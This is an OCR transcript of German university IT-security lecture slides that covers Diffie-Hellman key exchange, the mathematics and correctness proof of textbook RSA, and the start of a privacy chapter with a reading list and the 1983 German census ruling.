
Kapitel 2, Kryptographie

Lektion 3: Diffie-Hellmann-Schlüsseltausch

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
  - Lektion 1: Symmetrische und asymmetrische Verfahren
  - Lektion 2: Sicherheit und Typen von Kryptosystemen
  - Lektion 3: Diffie-Hellmann-Schlüsseltausch
  - Lektion 4: RSA
  - Lektion 5: Digitale Bezahlung
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime

Austausch eines geheimen Schlüssels




Vertraulichkeit
Authentizität

moderne Kryptographie: sicherer Kanal ist nicht notwendig, um geheime Schlüssel zu vereinbaren
⇒ Diffie-Hellmann-Schlüsselvereinbarung


Diskreter Logarithmus

Grundlage: diskrete Exponentialfunktion $f(a) = g^a \bmod p$

p ist große Primzahl, g natürliche Zahl kleiner p



Diffie-Hellmann-Schlüsseltausch



$$\beta^a \bmod p = (g^b)^a \bmod p = g^{a \cdot b} \bmod p = (g^a)^b \bmod p = \alpha^b \bmod p$$

sicher?

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit


Felix Freiling

Kapitel 2, Kryptographie
Lektion 4: RSA


Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
  - Lektion 1: Symmetrische und asymmetrische Verfahren
  - Lektion 2: Sicherheit und Typen von Kryptosystemen
  - Lektion 3: Diffie-Hellmann-Schlüsseltausch
  - Lektion 4: RSA
  - Lektion 5: Digitale Bezahlung
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime

Krypto-Timeline



Mathematischer Hintergrund zu RSA



Eulersche Phi-Funktion

$\varphi(N)$ = Anzahl der n N teilerfremde Zahlen nicht größer als N

Primfaktorzerlegung $N = \prod_{p \mid N} p^{k_p}$ $\qquad N = 144 = 2^4 \cdot 3^2$

Berechnungsformel $\varphi(N) = \prod_{p \mid N} p^{k_p - 1}(p-1)$ $\qquad \varphi(144) = 2^3(2-1) \cdot 3^1(3-1) = 48$

Merke: falls N Primzahl, dann gilt $\varphi(N) = N - 1$

Resultate aus der Zahlentheorie

Satz von Euler: (verallgemeinerter Satz von Fermat)

Sei N eine natürliche Zahl und a eine ganze Zahl teilerfremd zu N

d.h. $ggT(N, a) = 1$

Dann gilt:

$$a^{\varphi(N)} \equiv 1 \mod N$$

Chinesischer Restsatz (vereinfacht)

Für $N = p \cdot q$, p, q Primzahlen

Es gilt:

$$a \equiv b \mod N \iff a \equiv b \mod p \text{ und } a \equiv b \mod q$$

„Textbook RSA“ (~~unsi~~ unsicher!)

1. wähle 2 stochastisch unabhängige große Primzahlen p und q, $p \neq q$
2. berechne $N = p \cdot q$, $\varphi(N) = (p-1)(q-1)$
3. wähle c wie folgt: $3 \leq c < (p-1)(q-1)$ und teilerfremd zu $p-1$ und $q-1$
4. berechne d aus p, q und c als multiplikative Inverse von c mod $\varphi(N)$, d.h. $c \cdot d \equiv 1 \mod \varphi(N)$ (benutze den erweiterten Euklidischen Algorithmus)
5. öffentliche Schlüssel ist (c, N), private Schlüssel (d, N)

Verschlüsseln von M: $M^c \bmod N = C \longrightarrow$ Entschlüsseln $C^d \bmod N = \underbrace{M \cdot \ldots \cdot M}_{c\text{-mal}} = M$

Gefahr: N öffentlich, Angreifer könnte aus $N = p \cdot q$ berechnen, dann $\varphi(N) = (p-1)(q-1) \Rightarrow$ d berechnen (schwer)

Korrektheit der Entschlüsselung

Satz: für alle $M \in \mathbb{Z}_N$ gilt: $(M^c)^d \equiv M \mod N$

Beweis: $c \cdot d \equiv 1 \mod \varphi(N)$ nach Konstruktion in RSA

$\Rightarrow c \cdot d \equiv 1 \mod p-1$ nach chin. Restsatz

$\Rightarrow \exists k \in \mathbb{Z}: c \cdot d = k \cdot (p-1) + 1$ Definition von "mod $(p-1)$"

Also: $M^{c \cdot d} \equiv M^{k \cdot (p-1)+1} \equiv M \cdot M^{k(p-1)} \equiv M \cdot M^{(p-1)^k} \mod \underline{p}$

nach Satz von Euler

$M \cdot M^{(p-1)^k} \equiv M \cdot (M^{\varphi(p)})^k \equiv M \cdot 1^k \mod p$ ($M^{\varphi(p)}$ "= 1")

$\Rightarrow \underline{M^{c \cdot d} \equiv M \mod p}$

gleiches Argument bzgl q

$\Rightarrow \underline{M^{c \cdot d} \equiv M \mod q}$

nach chin. Restsatz folgt

$M^{c \cdot d} \equiv M \mod p \cdot q \; (= N)$

q.e.d.

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 3 Anonymität und Privatspäre (Privacy)

Lektion 1: Identität und Privatsphäre

Ausgeblendete Folien

- Enthalten zusätzliche Angaben oder Sprechtext

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Anonymität und Privatsphäre
  - Lektion 1: Identität und Privatsphäre
  - Lektion 2: Informationsflusskontrolle und Seitenkanäle
  - Lektion 3: Anonymität und anonyme Kommunikation
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime

Primärquellen

- Zur Terminologie: Gollmann, Kapitel 4
- BVerfG, Urteil des Ersten Senats vom 15. Dezember 1983 - 1 BvR 209/83 -, Rn. 1-215, http://www.bverfg.de/e/rs19831215_1bvr020983.html
- Hoofnagle, Chris Jay (2007): Identity Theft: Making the Known Unknowns Known. Harvard Journal of Law and Technology, Vol. 21.
- Daniel J. Solove, A Taxonomy of Privacy, 154 U. Pa. L. Rev. 477 (2006).

Sekundärquellen und Populärliteratur

- Beate Rössler. Der Wert des Privaten. Frankfurt/Main: Suhrkamp, 2001.
- Simson Garfinkel: Database Nation. O'Reilly, 2001.
- Peter Schaar: Das Ende der Privatsphäre. Bertelsmann, 2007.
- Shumeet Baluja: Silicon Jungle (Roman). Princeton University Press, 2011.
- Malte Spitz: Was macht ihr mit meinen Daten? Hoffmann und Campe, 2014.
- Jaron Lanier: Who owns the Future? Penguin, 2014.
- Glenn Greenwald: No place to hide. Picador, 2015.
- Christopher Wylie: Mindf*ck. Cambridge Analytica and the Plot to Break America. Random House, 2019.


The New Yorker, 1983


"On the Internet, nobody knows you're a dog."


Rob Cottingham, 2010

Erläuterungen

- Aus Kapitel 1 kennen wir die allgemeinen Schutzziele, Schutzziel “Vertraulichkeit” bedeutet: Informationen gelangen nur an intendierte Adressaten; Anonymität = Vertraulichkeit von identifizierenden Daten
- New Yorker Cartoon, Ausdruck der ursprünglichen Auffassung, dass man im Internet anonym unterwegs sein kann, aber Vertraulichkeit ist in der digitalen Welt schwerer zu erfüllen als in der physischen Welt:
  - Grund 1: die Automatisierbarkeit ermöglicht automatische Inferenz, Verknüpfung von Datenbeständen, schnelle Suche, Data Mining, katalysiert Überwachungstechnik
  - Grund 2: die Kopierbarkeit von Daten katalysiert den Datenverlust: Verlust von Daten fällt nicht auf und geht schnell
- Heute: aktuelle Version des New Yorker Cartoons
- In diesem Kapitel betrachten wir Vertraulichkeit von personenbezogenen Daten
- Verlust der Vertraulichkeit dieser Daten ist ein gesellschaftliches Thema:
  - Stichworte Snowden, Lanier, Facebook/Google (2010), Garfinkel (2001), ...
- Geht aber vor allem zurück auf das Volkszählungsurteil des BVerfG


Mindf*ck
Cambridge Analytica
And The Plot
To Break America
—
Christopher
Wylie



NO PLACE
Edward Snowden,
TO HIDE
the NSA,
and the U.S.
GLENN
Surveillance State
GREENWALD
Author of With Liberty and Justice for Some and How Would a Patriot Act?


Jaron
Lanier
Who Owns the Future?
Who Owns the Future?
Author of
You Are Not a Gadget

“You are the product,
not the customer.”

Jaron Lanier


DER SPIEGEL
FACEBOOK & CO.
Die Unersättlichen
MILLIARDEN-GESCHÄFTE MIT PRIVATEN DATEN


"A graphic and blistering indictment..."
– Ralph Nader
Database Nation
THE DEATH OF PRIVACY IN THE 21st CENTURY
Simson Garfinkel

BUNDESVERFASSUNGSGERICHT

- 1 BvR 209/83 -

- 1 BvR 269/83 -

- 1 BvR 362/83 -

- 1 BvR 420/83 -

- 1 BvR 440/83 -

- 1 BvR 484/83 -

Verkündet
am 15. Dezember 1983
Hempel
Amtsinspektorin
als Urkundsbeamtin
der Geschäftsstelle

IM NAMEN DES VOLKES

In den Verfahren

über

die Verfassungsbeschwerden

a) des Herrn Günther Frhr. v. M. ,

- 1 BvR 209/83 -,

b). 1. der Frau Dr. Gisela W. ,

2. der Frau Maja St

Bevollmächtigte zu 1.:

Rechtsanwältin Maja Stadler-Euler, Neuer Wall 46, Hamburg 36

„... Schutz des Einzelnen gegen unbegrenzte Erhebung, Speicherung, Verwendung und Weitergabe seiner persönlichen Daten ...“

BVerfG, Urteil des Ersten Senats vom 15. Dezember 1983

Erläuterungen

- Volkszählungsurteil des BVerfG, 1983
- Entwickelt das Grundrecht auf „informationelle Selbstbestimmung“
- „Das Grundrecht gewährleistet die Befugnis des Einzelnen, grundsätzlich selbst über die Preisgabe und Verwendung seiner persönlichen Daten zu bestimmen.“

- Wir gehen in diesem Kapitel ein Schritt zurück und fragen uns, warum dieses Grundrecht existiert

Secrecy, Confidentiality, Privacy

